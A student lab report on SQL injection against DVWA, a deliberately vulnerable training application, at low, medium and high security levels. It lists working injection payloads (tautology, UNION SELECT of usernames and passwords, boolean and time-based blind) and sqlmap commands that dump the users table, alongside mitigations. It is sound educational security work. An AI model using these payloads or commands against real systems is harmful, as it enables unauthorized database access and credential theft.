**Task 15 — DVWA SQL Injection Labs (Low, Medium, High)**

**Name:** Vaishnav K R

**Course:** Cybersecurity

**Date:** 17/09/25

**Environment**


* Host: http://127.0.0.1/DVWA/ (or: http://<VM-IP>/DVWA/)
* DVWA version: The installed DVWA instance is based on the v1.9 release (2015-10-05). The repository’s changelog shows a v1.10 section marked “Not Yet Released”, indicating development commits beyond v1.9 are present. (See http://localhost/DVWA/instructions.php?doc=changelog.)
* Tools used: Browser (Firefox), Burp Suite (optional), sqlmap 1.9.8, curl, MariaDB

**Steps & findings**

**Low (Security = Low)**

Action: Set security to Low → visited /vulnerabilities/sqli/ → injected 1' OR '1'='1' -- -.

Result: Returned full users table




Observed passwords: (plaintext / md5 / bcrypt — fill).

Mitigation: Use parameterized queries, input validation, least-privilege DB user.

**Medium (Security = Medium)**


* Action (manual): Injected 1 OR 1=1 -- - and 1 UNION SELECT NULL,username,password FROM users -- - .
* Action (automated): sqlmap -u "http://HOST/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=..." -D dvwa -T users --dump
* Result: users table dumped.




* Mitigation: Escape/normalize inputs alone isn’t enough — use prepared statements, WAF rules.

**High (Security = High)**

* Action: Set security to High. Performed blind SQLi.
* Boolean payload example: 1' AND SUBSTRING((SELECT database()),1,1)='d' -- - .
* Time payload example: 1' AND IF(SUBSTRING((SELECT password FROM users LIMIT 0,1),1,1)='a', SLEEP(5), 0) -- -
* Automated: sqlmap -u "http://HOST/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=..." --technique=BT -D dvwa -T users --dump produced results.
* Result: Extracted users table via blind techniques.





* Mitigation: Parameterized queries, do not reveal timing differences, limit DB error verbosity, rate-limit suspicious queries.

**Commands used (examples)**

**Conclusion**

# sqlmap (medium)

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=YOUR\_SESSION\_ID" --level=5 --risk=3 --batch --dbs

# sqlmap dump users

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=YOUR\_SESSION\_ID" -D dvwa -T users --dump

# time-based manual payload

1' AND IF(SUBSTRING((SELECT password FROM users LIMIT 0,1),1,1)='a', SLEEP(5), 0) -- -

During the DVWA SQL Injection labs I confirmed exploitable SQL injection at Low, Medium and High settings. Low and Medium levels allowed direct data extraction (UNION and numeric injections), and sqlmap successfully dumped the users table; High required blind techniques — sqlmap used boolean/time strategies to retrieve data even where direct output was blocked. The root cause is unsanitized input concatenated into SQL queries; recommended mitigations are parameterized queries (prepared statements), least-privilege DB accounts, consistent input validation/allow-lists, and rate-limiting/WAF rules to reduce automated exploitation. As next steps, I recommend replacing vulnerable query code with prepared statements, rotating any exposed test credentials, and re-testing after fixes.